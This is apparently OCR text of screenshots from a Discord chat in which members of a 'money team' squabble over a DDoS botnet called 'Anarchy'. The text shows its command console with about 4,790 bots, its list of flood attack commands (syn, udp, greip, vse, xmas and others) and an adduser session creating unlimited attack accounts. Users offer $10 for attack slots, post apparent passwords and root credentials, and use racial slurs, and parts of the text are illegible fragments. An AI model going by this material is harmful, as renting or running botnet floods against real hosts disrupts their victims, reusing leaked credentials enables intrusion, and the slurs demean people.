
★★★ BOOT
Nigga what's r

Wicked
i already brick
aylmao?

Cult está escribiendo...

Bots Loaded: 4792

```
          .o.         oooo          o8o
         .888.        `888          `o'
        .8*888.        888  oooo   oooo   oooo d8b  oooo   oooo
       .8' `888.       888 .8P'    `888   `888``"8P `888   `888
      .88ooo8888.      888888.      888    888       888    888
     .8'     `888.     888 `88b.    888    888       888    888
    o88o     o8888o o888o o888o o888o o888o d888b      `V88V"V8P


Anarchy >OWNED BY SCAFACE - MONEY TEAM ARE A BUNCH OF SKIDS 7/5 PROOF
OWNED is not a valid attack!
Anarchy >HACKEEED
HACKEEED is not a valid attack!
Anarchy >?
greip <ip> <time>
ack <ip> <time>
syn <ip> <time>
vse <ip> <time>
greeth <ip> <time>
udp <ip> <time>
udpplain <ip> <time>
xmas <ip> <time>
std <ip> <time>
Anarchy >SKID METHODS LOLOLOL
```



Nigga what's [illegible]

```
greip <ip> <time>
ack <ip> <time>
syn <ip> <time>
vse <ip> <time>
greeth <ip> <time>
udp <ip> <time>
udpplain <ip> <time>
xmas <ip> <time>
std <ip> <time>
Anarchy >SKID METHODS LOLOLOL
```

Wicked

i already brick[illegible]

aylmao?

Wicked Today at 3:18 AM

YES PLS MAN

PLS

NUEVOS MENSAJES

Wicked Today at 3:18 AM

I BUY

$10

Scatman Today at 3:18 AM


@Scarface I'll take a spot!

How much are you asking???

★★★ BOOT COMMANDER ★★★ Today at 3:18 AM

Lmfao @Scarface saying you hacked it but you dont know my new root password?

Enviar mensaje a money team staff members
Cult y ★★★ BOOT COMMANDER ★★★ están escribiendo...
MIEMBROS—7
Anarchy
Cult
Scarface
Scatman
Wicked
wifi
★★★ BOOT COMMA...
Activar Windows
Ve a Configuración para activar Windows.



★★★ BOOT COMMANDER ★★★

Lmfao @Scarface saying you hacked it but you dont know my new root password?

Cult Today at 1:18 AM

@Scarface Re

Scarface

SKIDDO

★★★ BOOT

How are you a

Scarface

I GOT SECLUS

RED + YELLOV

@Wicked wicl

★★★ BOOT


GOOD

Bots Loaded: 4775

```
      .o.       oooo         o8o
     .888.      `888         `o'
    .8"888.      888  oooo  oooo  oooo d8b  oooo  oooo
   .8' `888.     888 .8P'   `888  `888""8P   888  `888
  .88ooo8888.    888888.     888   888       888   888
 .8'     `888.   888 `88b.   888   888       888   888
o88o     o8888o o888o o888o o888o d888b     `V88V"V8P'


Anarchy >adduser
Enter new username: wicked
Enter new password: 123456
Enter wanted bot count (-1 for full net): -1
Max attack duration (-1 for none): -1
Cooldown time (0 for none): 0
New account info:
Username: wicked
Password: 123456
Bots: -1
Continue? (y/N)y
User added successfully.
Anarchy >
```

Enviar mensaje a money team staff members

Scatman está escribiendo...



Wicked Today at 3:16 AM
Lanisha ownage2017

★★★ BOOT COMMANDER ★★★ Today at 3:16 AM
What my new password? 😃

Scatman Today at 3:16 AM
"scatmanbest10"

Wicked Today at 3:17 AM
1sec let me open a socket with sql again
nigger12345!

